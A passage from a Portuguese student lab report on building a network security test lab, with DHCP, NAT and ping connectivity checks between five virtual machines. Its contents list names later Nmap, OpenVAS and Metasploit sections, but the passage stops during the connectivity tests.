



# Trabalho Prático

## Construção e Análise de um Laboratório de Testes para Segurança de Redes

**LSIRC**

Licenciatura em Segurança  
Informática e Redes de  
Computadores

**SR**

Segurança de Redes

Carlos Barbosa - 8230255  
Rubén Pereira - 8230162



# Índice

|                                                                           |    |
|---------------------------------------------------------------------------|----|
| Configuração Inicial e Construção do Laboratório de Rede .....            | 8  |
| Configuração do Servidor DHCP.....                                        | 8  |
| Configuração das interfaces: .....                                        | 8  |
| Instalação do servidor DHCP:.....                                         | 9  |
| Configuração das redes: .....                                             | 9  |
| Definição das interfaces: .....                                           | 9  |
| Reiniciar o serviço: .....                                                | 10 |
| Ativar IP Forwarding: .....                                               | 10 |
| Configuração do NAT com o IPTABLES:.....                                  | 10 |
| Conectividade Entre as Máquinas .....                                     | 11 |
| Máquina 1 para as outras VM's .....                                       | 11 |
| Máquina 2 para as outras VM's: .....                                      | 12 |
| Máquina 3 para as outras VM's: .....                                      | 13 |
| Máquina 4 para as outras VM's: .....                                      | 14 |
| Máquina 5 para as outras VM 'S:.....                                      | 15 |
| Conectividade com a internet:.....                                        | 16 |
| VM3: .....                                                                | 16 |
| VM4: .....                                                                | 16 |
| VM5: .....                                                                | 16 |
| IP's atribuídos: .....                                                    | 17 |
| VM1: .....                                                                | 17 |
| VM2: .....                                                                | 17 |
| VM3: .....                                                                | 18 |
| VM4: .....                                                                | 18 |
| VM5: .....                                                                | 19 |
| Definição da rede por IP's .....                                          | 19 |
| Análise de Tráfego e Avaliação de Protocolos de Comunicação em Rede ..... | 20 |
| Confirmar conectividade utilizando um sniffer .....                       | 20 |
| Conclusão .....                                                           | 21 |
| Escuta com o Tcpcdump no serviço FTP .....                                | 21 |
| Instalar VSFTPD: .....                                                    | 21 |
| Iniciar serviço VSFTPD: .....                                             | 21 |

|                                                                                   |    |
|-----------------------------------------------------------------------------------|----|
| Resultado: .....                                                                  | 22 |
| Serviço SSH E Telnet .....                                                        | 23 |
| Serviço Telnet: .....                                                             | 24 |
| Serviço SSH: .....                                                                | 25 |
| Comparação Serviço Telnet Vs Serviço SSH: .....                                   | 27 |
| Serviço HTTP E HTTPS.....                                                         | 27 |
| Serviço HTTP: .....                                                               | 28 |
| Serviço HTTPS: .....                                                              | 29 |
| Comparação HTTP Vs HTTPS: .....                                                   | 30 |
| Análise de Vulnerabilidades e Testes de Intrusão com Nmap, OpenVAS e Metasploit . | 30 |
| Nmap .....                                                                        | 30 |
| Introdução ao Nmap.....                                                           | 30 |
| Varredura de Portas e Serviços .....                                              | 31 |
| Portas Encontradas .....                                                          | 31 |
| Detecção dos sistemas operativos .....                                            | 32 |
| Sistemas Operativos encontrados .....                                             | 32 |
| Conclusão .....                                                                   | 33 |
| OpenVAS .....                                                                     | 34 |
| Introdução ao OpenVAS .....                                                       | 34 |
| Documentação da Ferramenta .....                                                  | 34 |
| Instalação do OpenVAS .....                                                       | 34 |
| Utilização do OpenVAS para Varredura de Vulnerabilidades .....                    | 35 |
| Adicionar os Alvos (Targets) .....                                                | 36 |
| Criar uma Tarefa de Varredura (Scan Task) .....                                   | 36 |
| Executar a Varredura.....                                                         | 36 |
| Reports Obtidos .....                                                             | 37 |
| Kioptrix .....                                                                    | 38 |
| Vulnerabilidades por Risco: .....                                                 | 38 |
| Alto.....                                                                         | 38 |
| Médio .....                                                                       | 39 |
| Baixo.....                                                                        | 39 |
| Resumo do Relatório .....                                                         | 40 |
| Kali Linux .....                                                                  | 40 |
| Vulnerabilidades Por Risco: .....                                                 | 41 |

|                                              |    |
|----------------------------------------------|----|
| Baixo.....                                   | 41 |
| Resumo do relatório .....                    | 41 |
| Windows XP .....                             | 42 |
| Resumo do Relatório .....                    | 42 |
| Observação .....                             | 42 |
| Conclusão .....                              | 43 |
| Metasploit .....                             | 43 |
| Introdução ao Metasploit.....                | 43 |
| Instalação do Metasploit .....               | 43 |
| Pesquisa de Vulnerabilidades no Rapid7 ..... | 44 |
| Hacking .....                                | 45 |
| Hacking ao Windows XP com Metasploit .....   | 45 |
| Varredura de Serviços .....                  | 45 |
| Detetar Vulnerabilidades .....               | 46 |
| Utilizar o Metasploit .....                  | 46 |
| Configurar o Exploit .....                   | 47 |
| Executar o Exploit .....                     | 48 |
| Acesso Remoto .....                          | 48 |
| Hacking ao Kioptrix com Metasploit.....      | 49 |
| Varredura Inicial.....                       | 49 |
| Identificar a Versão do Samba .....          | 49 |
| Pesquisar Vulnerabilidades .....             | 50 |
| Procurar o Exploit no Metasploit .....       | 50 |
| Configurar o Exploit .....                   | 51 |
| Executar o Exploit .....                     | 51 |
| Acesso Remoto .....                          | 52 |
| Conclusão .....                              | 52 |



## Índice de figuras

|                                                          |    |
|----------------------------------------------------------|----|
| Figura 1 - Configuração das Interfaces .....             | 8  |
| Figura 2 - Instalação do Servidor DHCP .....             | 9  |
| Figura 3 - Configuração das Redes .....                  | 9  |
| Figura 4 - Definição das Interfaces .....                | 10 |
| Figura 5 - Reiniciar o Serviço .....                     | 10 |
| Figura 6 - Ativar IP Forwarding .....                    | 10 |
| Figura 7 - Configurar NAT .....                          | 10 |
| Figura 8 - Comunicação entre VM1 e restantes .....       | 11 |
| Figura 9 - Comunicação ente VM2 e restantes .....        | 12 |
| Figura 10 - Comunicação ente VM3 e restantes .....       | 13 |
| Figura 11 - Comunicação entre VM4 e restantes .....      | 14 |
| Figura 12 - Comunicação entre VM5 e restantes .....      | 15 |
| Figura 13 - Conectividade com a internet (VM3) .....     | 16 |
| Figura 14 - Conectividade com a internet (VM4) .....     | 16 |
| Figura 15 - Conectividade com a internet (VM5) .....     | 16 |
| Figura 16 - IP Máquina 1 .....                           | 17 |
| Figura 17 - IP Máquina 2 .....                           | 17 |
| Figura 18 - IP Máquina 3 .....                           | 18 |
| Figura 19 - IP Máquina 4 .....                           | 18 |
| Figura 20 - IP Máquina 5 .....                           | 19 |
| Figura 21 - Definição da Rede .....                      | 19 |
| Figura 22 - Escutar interface eth1 .....                 | 20 |
| Figura 23 - Resultado da escuta na interface eth1 .....  | 20 |
| Figura 24 - Instalar serviço FTP .....                   | 21 |
| Figura 25 - Iniciar o serviço FTP .....                  | 21 |
| Figura 26 - Iniciar comunicação FTP .....                | 22 |
| Figura 27 - Iniciar captura na interface eth2 .....      | 22 |
| Figura 28 - Ficheiro de captura da comunicação FTP ..... | 22 |
| Figura 29 - Verificação dos serviços .....               | 23 |
| Figura 30 - Escutar interface eth2 .....                 | 24 |
| Figura 31 - Utilização do telnet .....                   | 24 |
| Figura 32 – Telnet.pcap .....                            | 25 |
| Figura 33 - Escutar interface eth2 .....                 | 25 |
| Figura 34 - Utilizaçãoo do serviço ssh .....             | 26 |
| Figura 35 - ssh.pcap .....                               | 26 |
| Figura 36 - http.pcap .....                              | 28 |
| Figura 37 - Escutar interface eth0 .....                 | 28 |
| Figura 38 - https.pcap .....                             | 29 |
| Figura 39 - Escutar interface eth0 .....                 | 29 |

|                                                      |    |
|------------------------------------------------------|----|
| Figura 40 - Varrimento de portas e serviços .....    | 31 |
| Figura 41 - Varrimento dos sistemas operativos ..... | 32 |
| Figura 42 - Criação dos Targets .....                | 36 |
| Figura 43 - Criação dos "scans".....                 | 36 |
| Figura 44 - Varredura das vulnerabilidades .....     | 37 |
| Figura 45 - Reports obtidos.....                     | 37 |
| Figura 46 - Kioptrix Report .....                    | 38 |
| Figura 47 - Vulnerabilidades com risco alto .....    | 38 |
| Figura 48 - Vulnerabilidades com risco médio.....    | 39 |
| Figura 49 - Vulnerabilidades com risco baixo .....   | 39 |
| Figura 50 - Kali Linux report .....                  | 40 |
| Figura 51 - Vulnerabilidades com risco baixo .....   | 41 |
| Figura 52 - Windows XP report .....                  | 42 |
| Figura 53 - Utilização do metasploit.....            | 44 |
| Figura 54 - Varredura dos serviços.....              | 45 |
| Figura 55 - Detetar Vulnerabilidades.....            | 46 |
| Figura 56 - Pesquisar Vulnerabilidade .....          | 46 |
| Figura 57 – Mostrar opções do exploit .....          | 47 |
| Figura 58 - Configuração do "Target" .....           | 47 |
| Figura 59 - Alterar payload.....                     | 47 |
| Figura 60 - Executar exploit.....                    | 48 |
| Figura 61 - Acesso remoto ao Windows XP .....        | 48 |
| Figura 62 - Varredura dos serviços.....              | 49 |
| Figura 63 - Descobrir versão do samba .....          | 49 |
| Figura 64 - Pesquisa de vulnerabilidades.....        | 50 |
| Figura 65 - Procura do exploit.....                  | 50 |
| Figura 66 - Configurar Exploit.....                  | 51 |
| Figura 67 - Escolha da payload .....                 | 51 |
| Figura 68 - Executar exploit .....                   | 51 |
| Figura 69 - Acesso remoto .....                      | 52 |

## Índice de Tabelas

|                                                               |    |
|---------------------------------------------------------------|----|
| Tabela 1 - Máquinas Virtuais e Configuração de Rede .....     | 8  |
| Tabela 2 - Portas Encontradas .....                           | 31 |
| Tabela 3 - Vulnerabilidades encontradas com risco alto.....   | 38 |
| Tabela 4 - Vulnerabilidades encontradas com risco médio ..... | 39 |
| Tabela 5 - Vulnerabilidades encontradas com risco baixo ..... | 40 |
| Tabela 6 - Vulnerabilidades encontradas com risco baixo ..... | 41 |

# Configuração Inicial e Construção do Laboratório de Rede

Na construção do laboratório de rede, começamos por implementar todas as máquinas virtuais necessárias ao desenvolvimento dos exercícios.

Implementamos as seguintes máquinas:


| Nome  | Sistema Operativo | Interfaces                                 |
|-------|-------------------|--------------------------------------------|
| #1 VM | Kali Linux        | eth0(intnet2)                              |
| #2 VM | Kali Linux        | eth0(NAT)<br>eth1(intnet)<br>eth2(intnet2) |
| #3 VM | Kali Linux        | eth0(intnet)                               |
| #4 VM | Windows XP        | eth0(intnet)                               |
| #5 VM | Kioptrix          | eth0(intnet)                               |

Tabela 1 - Máquinas Virtuais e Configuração de Rede

Primeiramente começamos por configurar o Servidor DHCP (#2 VM), para isso criamos uma máquina virtual Kali Linux, com 3 interfaces, uma para a internet, outra para rede 10.120.59.0/24 e outra para a 192.168.1.0/24. A configuração foi feita da seguinte maneira:

## Configuração do Servidor DHCP

Configuração das interfaces:




```
(kali@kali)-[~/Desktop]
$ sudo ip addr add 10.120.59.1/24 dev eth1

(kali@kali)-[~/Desktop]
$ sudo ip addr add 192.168.59.1/24 dev eth2
```

Figura 1 - Configuração das Interfaces

## Instalação do servidor DHCP:



```
(kali@kali)-[~/Desktop]
$ sudo apt install isc-dhcp-server
```


Figura 2 - Instalação do Servidor DHCP

## Configuração das redes:



```
(kali@kali)-[~/Desktop]
$ sudo nano /etc/dhcp/dhcpd.conf
```

## Adicionar o seguinte:



```
subnet 10.120.59.0 netmask 255.255.255.0 {
    range 10.120.59.10 10.120.59.100;
    option routers 10.120.59.1;
    option subnet-mask 255.255.255.0;
    option domain-name-servers 8.8.8.8, 8.8.4.4;
}

subnet 192.168.59.0 netmask 255.255.255.0 {
    range 192.168.59.10 192.168.59.100;
    option routers 192.168.59.1;
    option subnet-mask 255.255.255.0;
    option domain-name-servers 8.8.8.8, 8.8.4.4;
}
```


Figura 3 - Configuração das Redes

## Definição das interfaces:



```
(kali@kali)-[~/Desktop]
$ sudo nano /etc/default/isc-dhcp-server
```


Colocar:



```
INTERFACES="eth0 eth1"
```

Figura 4 - Definição das Interfaces


Reiniciar o serviço:



```
(kali@kali)-[~/Desktop]  
$ sudo systemctl restart isc-dhcp-server
```

Figura 5 - Reiniciar o Serviço


Ativar IP Forwarding:



```
(kali@kali)-[~/Desktop]  
$ echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
```

Figura 6 - Ativar IP Forwarding

Configuração do NAT com o IPTABLES:



```
(kali@kali)-[~/Desktop]  
$ sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

Figura 7 - Configurar NAT



Com isto a nossa VM2 está completamente configurada. Ela agora funciona como um serviço DHCP, irá atribuir a conectividade de todas as máquinas conectadas a mesma rede que a VM2 entre elas e entre a internet. Para demonstrarmos a conectividade entre elas e entre a internet, iremos usar o ping de máquinas para máquinas e iremos fazer o ping 8.8.8.8 para verificar a conectividade à internet.

## Conectividade Entre as Máquinas

### Máquina 1 para as outras VM's

```
(kali㉿kali)-[~/Desktop]
$ ping 10.120.59.100
PING 10.120.59.100 (10.120.59.100) 56(84) bytes of data.
64 bytes from 10.120.59.100: icmp_seq=1 ttl=63 time=1008 ms
64 bytes from 10.120.59.100: icmp_seq=2 ttl=63 time=4.55 ms
64 bytes from 10.120.59.100: icmp_seq=3 ttl=63 time=3.87 ms
64 bytes from 10.120.59.100: icmp_seq=4 ttl=63 time=2.79 ms
^C
— 10.120.59.100 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3012ms
rtt min/avg/max/mdev = 2.793/254.766/1007.857/434.797 ms

(kali㉿kali)-[~/Desktop]
$ ping 10.120.59.101
PING 10.120.59.101 (10.120.59.101) 56(84) bytes of data.
64 bytes from 10.120.59.101: icmp_seq=1 ttl=127 time=8.20 ms
64 bytes from 10.120.59.101: icmp_seq=2 ttl=127 time=4.54 ms
64 bytes from 10.120.59.101: icmp_seq=3 ttl=127 time=4.95 ms
64 bytes from 10.120.59.101: icmp_seq=4 ttl=127 time=5.58 ms
^C
— 10.120.59.101 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3009ms
rtt min/avg/max/mdev = 4.538/5.816/8.203/1.426 ms

(kali㉿kali)-[~/Desktop]
$ ping 10.120.59.102
PING 10.120.59.102 (10.120.59.102) 56(84) bytes of data.
64 bytes from 10.120.59.102: icmp_seq=1 ttl=254 time=3.36 ms
64 bytes from 10.120.59.102: icmp_seq=2 ttl=254 time=3.37 ms
64 bytes from 10.120.59.102: icmp_seq=3 ttl=254 time=3.14 ms
64 bytes from 10.120.59.102: icmp_seq=4 ttl=254 time=3.39 ms
^C
— 10.120.59.102 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3008ms
rtt min/avg/max/mdev = 3.137/3.313/3.389/0.102 ms

(kali㉿kali)-[~/Desktop]
$ ping 10.120.59.1
PING 10.120.59.1 (10.120.59.1) 56(84) bytes of data.
64 bytes from 10.120.59.1: icmp_seq=1 ttl=64 time=1.52 ms
64 bytes from 10.120.59.1: icmp_seq=2 ttl=64 time=2.31 ms
64 bytes from 10.120.59.1: icmp_seq=3 ttl=64 time=3.07 ms
64 bytes from 10.120.59.1: icmp_seq=4 ttl=64 time=1.83 ms
^C
— 10.120.59.1 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 1.522/2.181/3.074/0.586 ms
```

Figura 8 - Comunicação entre VM1 e restantes

Máquina 2 para as outras VM's:

```
(kali㉿kali)-[~/Desktop]
└─$ ping 192.168.59.100
PING 192.168.59.100 (192.168.59.100) 56(84) bytes of data.
64 bytes from 192.168.59.100: icmp_seq=1 ttl=64 time=3.77 ms
64 bytes from 192.168.59.100: icmp_seq=2 ttl=64 time=2.79 ms
64 bytes from 192.168.59.100: icmp_seq=3 ttl=64 time=1.52 ms
64 bytes from 192.168.59.100: icmp_seq=4 ttl=64 time=2.01 ms
^C
— 192.168.59.100 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3007ms
rtt min/avg/max/mdev = 1.518/2.522/3.767/0.849 ms

(kali㉿kali)-[~/Desktop]
└─$ ping 10.120.59.100
PING 10.120.59.100 (10.120.59.100) 56(84) bytes of data.
64 bytes from 10.120.59.100: icmp_seq=1 ttl=64 time=2.02 ms
64 bytes from 10.120.59.100: icmp_seq=2 ttl=64 time=1.27 ms
64 bytes from 10.120.59.100: icmp_seq=3 ttl=64 time=1.92 ms
64 bytes from 10.120.59.100: icmp_seq=4 ttl=64 time=1.47 ms
^C
— 10.120.59.100 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3008ms
rtt min/avg/max/mdev = 1.272/1.669/2.017/0.310 ms

(kali㉿kali)-[~/Desktop]
└─$ ping 10.120.59.101
PING 10.120.59.101 (10.120.59.101) 56(84) bytes of data.
64 bytes from 10.120.59.101: icmp_seq=1 ttl=128 time=3.07 ms
64 bytes from 10.120.59.101: icmp_seq=2 ttl=128 time=2.51 ms
64 bytes from 10.120.59.101: icmp_seq=3 ttl=128 time=2.52 ms
64 bytes from 10.120.59.101: icmp_seq=4 ttl=128 time=2.11 ms
^C
— 10.120.59.101 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 2.106/2.550/3.066/0.341 ms

(kali㉿kali)-[~/Desktop]
└─$ ping 10.120.59.102
PING 10.120.59.102 (10.120.59.102) 56(84) bytes of data.
64 bytes from 10.120.59.102: icmp_seq=1 ttl=255 time=1.13 ms
64 bytes from 10.120.59.102: icmp_seq=2 ttl=255 time=1.63 ms
64 bytes from 10.120.59.102: icmp_seq=3 ttl=255 time=1.12 ms
64 bytes from 10.120.59.102: icmp_seq=4 ttl=255 time=1.33 ms
^C
— 10.120.59.102 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3010ms
rtt min/avg/max/mdev = 1.123/1.304/1.631/0.206 ms
```

Figura 9 - Comunicação ente VM2 e restantes

## Máquina 3 para as outras VM's:

```
(kali㉿kali)-[~]
$ ping 192.168.59.100
PING 192.168.59.100 (192.168.59.100) 56(84) bytes of data.
64 bytes from 192.168.59.100: icmp_seq=1 ttl=63 time=3.61 ms
64 bytes from 192.168.59.100: icmp_seq=2 ttl=63 time=2.30 ms
64 bytes from 192.168.59.100: icmp_seq=3 ttl=63 time=4.51 ms
64 bytes from 192.168.59.100: icmp_seq=4 ttl=63 time=4.06 ms
^C
— 192.168.59.100 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3008ms
rtt min/avg/max/mdev = 2.301/3.619/4.508/0.824 ms

(kali㉿kali)-[~]
$ ping 10.120.59.1
PING 10.120.59.1 (10.120.59.1) 56(84) bytes of data.
64 bytes from 10.120.59.1: icmp_seq=1 ttl=64 time=2.26 ms
64 bytes from 10.120.59.1: icmp_seq=2 ttl=64 time=1.32 ms
64 bytes from 10.120.59.1: icmp_seq=3 ttl=64 time=1.72 ms
64 bytes from 10.120.59.1: icmp_seq=4 ttl=64 time=1.58 ms
^C
— 10.120.59.1 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 1.321/1.719/2.259/0.342 ms

(kali㉿kali)-[~]
$ ping 10.120.59.101
PING 10.120.59.101 (10.120.59.101) 56(84) bytes of data.
64 bytes from 10.120.59.101: icmp_seq=1 ttl=128 time=6.08 ms
64 bytes from 10.120.59.101: icmp_seq=2 ttl=128 time=3.20 ms
64 bytes from 10.120.59.101: icmp_seq=3 ttl=128 time=3.58 ms
64 bytes from 10.120.59.101: icmp_seq=4 ttl=128 time=2.93 ms
^C
— 10.120.59.101 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 2.929/3.948/6.081/1.252 ms

(kali㉿kali)-[~]
$ ping 10.120.59.102
PING 10.120.59.102 (10.120.59.102) 56(84) bytes of data.
64 bytes from 10.120.59.102: icmp_seq=1 ttl=255 time=3.08 ms
64 bytes from 10.120.59.102: icmp_seq=2 ttl=255 time=1.42 ms
64 bytes from 10.120.59.102: icmp_seq=3 ttl=255 time=1.56 ms
64 bytes from 10.120.59.102: icmp_seq=4 ttl=255 time=1.69 ms
^C
— 10.120.59.102 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3010ms
rtt min/avg/max/mdev = 1.422/1.937/3.075/0.663 ms
```

Figura 10 - Comunicação ente VM3 e restantes

Máquina 4 para as outras VM's:

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Forenses>ping 192.168.59.100

Pinging 192.168.59.100 with 32 bytes of data:

Reply from 192.168.59.100: bytes=32 time=1ms TTL=63
Reply from 192.168.59.100: bytes=32 time=5ms TTL=63
Reply from 192.168.59.100: bytes=32 time=4ms TTL=63
Reply from 192.168.59.100: bytes=32 time=4ms TTL=63

Ping statistics for 192.168.59.100:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 5ms, Average = 3ms

C:\Documents and Settings\Forenses>ping 10.120.59.1

Pinging 10.120.59.1 with 32 bytes of data:

Reply from 10.120.59.1: bytes=32 time=2ms TTL=64
Reply from 10.120.59.1: bytes=32 time=2ms TTL=64
Reply from 10.120.59.1: bytes=32 time=4ms TTL=64
Reply from 10.120.59.1: bytes=32 time=3ms TTL=64

Ping statistics for 10.120.59.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 2ms, Maximum = 4ms, Average = 2ms

C:\Documents and Settings\Forenses>ping 10.120.59.100

Pinging 10.120.59.100 with 32 bytes of data:

Reply from 10.120.59.100: bytes=32 time=5ms TTL=64
Reply from 10.120.59.100: bytes=32 time=3ms TTL=64
Reply from 10.120.59.100: bytes=32 time=3ms TTL=64
Reply from 10.120.59.100: bytes=32 time=2ms TTL=64

Ping statistics for 10.120.59.100:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 2ms, Maximum = 5ms, Average = 3ms

C:\Documents and Settings\Forenses>ping 10.120.59.102

Pinging 10.120.59.102 with 32 bytes of data:

Reply from 10.120.59.102: bytes=32 time=5ms TTL=255
Reply from 10.120.59.102: bytes=32 time=2ms TTL=255
Reply from 10.120.59.102: bytes=32 time=2ms TTL=255
Reply from 10.120.59.102: bytes=32 time=2ms TTL=255

Ping statistics for 10.120.59.102:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 2ms, Maximum = 5ms, Average = 2ms
```

Figura 11 - Comunicação entre VM4 e restantes

## Máquina 5 para as outras VM's:

```
[john@kioptrix john]$ ping 192.168.59.100
PING 192.168.59.100 (192.168.59.100) from 10.120.59.102 : 56(84) bytes of data.
64 bytes from 192.168.59.100: icmp_seq=0 ttl=63 time=2.485 msec
Warning: time of day goes back, taking countermeasures.
64 bytes from 192.168.59.100: icmp_seq=1 ttl=63 time=8.292 msec
64 bytes from 192.168.59.100: icmp_seq=2 ttl=63 time=3.075 msec

--- 192.168.59.100 ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max/mdev = 2.485/4.617/8.292/2.610 ms
[john@kioptrix john]$ ping 10.120.59.1
PING 10.120.59.1 (10.120.59.1) from 10.120.59.102 : 56(84) bytes of data.
Warning: time of day goes back, taking countermeasures.
64 bytes from 10.120.59.1: icmp_seq=0 ttl=64 time=6.621 msec
64 bytes from 10.120.59.1: icmp_seq=1 ttl=64 time=1.242 msec
64 bytes from 10.120.59.1: icmp_seq=2 ttl=64 time=1.185 msec

--- 10.120.59.1 ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max/mdev = 1.185/3.016/6.621/2.549 ms
[john@kioptrix john]$
```

```
[john@kioptrix john]$ ping 10.120.59.100
PING 10.120.59.100 (10.120.59.100) from 10.120.59.102 : 56(84) bytes of data.
Warning: time of day goes back, taking countermeasures.
64 bytes from 10.120.59.100: icmp_seq=0 ttl=64 time=5.604 msec
64 bytes from 10.120.59.100: icmp_seq=1 ttl=64 time=1.596 msec
64 bytes from 10.120.59.100: icmp_seq=2 ttl=64 time=1.340 msec

--- 10.120.59.100 ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max/mdev = 1.340/2.846/5.604/1.953 ms
[john@kioptrix john]$ ping 10.120.59.101
PING 10.120.59.101 (10.120.59.101) from 10.120.59.102 : 56(84) bytes of data.
64 bytes from 10.120.59.101: icmp_seq=0 ttl=128 time=1.732 msec
Warning: time of day goes back, taking countermeasures.
64 bytes from 10.120.59.101: icmp_seq=1 ttl=128 time=6.813 msec
64 bytes from 10.120.59.101: icmp_seq=2 ttl=128 time=2.881 msec

--- 10.120.59.101 ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max/mdev = 1.732/3.808/6.813/2.176 ms
[john@kioptrix john]$ _
```

Figura 12 - Comunicação entre VM5 e restantes

## Conectividade com a internet:

VM3:

```
(kali㉿kali)-[~]  
$ ping 8.8.8.8  
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data:  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=254 time=22.5 ms  
64 bytes from 8.8.8.8: icmp_seq=2 ttl=254 time=20.3 ms  
64 bytes from 8.8.8.8: icmp_seq=3 ttl=254 time=21.0 ms  
64 bytes from 8.8.8.8: icmp_seq=4 ttl=254 time=21.1 ms  
^C  
— 8.8.8.8 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3005ms  
rtt min/avg/max/mdev = 20.273/21.201/22.452/0.787 ms
```

Figura 13 - Conectividade com a internet (VM3)

VM4:

```
C:\Documents and Settings\Forenses>ping 8.8.8.8  
Pinging 8.8.8.8 with 32 bytes of data:  
Reply from 8.8.8.8: bytes=32 time=28ms TTL=254  
Reply from 8.8.8.8: bytes=32 time=22ms TTL=254  
Reply from 8.8.8.8: bytes=32 time=23ms TTL=254  
Reply from 8.8.8.8: bytes=32 time=23ms TTL=254  
Ping statistics for 8.8.8.8:  
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
    Approximate round trip times in milli-seconds:  
        Minimum = 22ms, Maximum = 28ms, Average = 24ms
```

Figura 14 - Conectividade com a internet (VM4)

VM5:

```
[john@kioptrix john]$ ping 8.8.8.8  
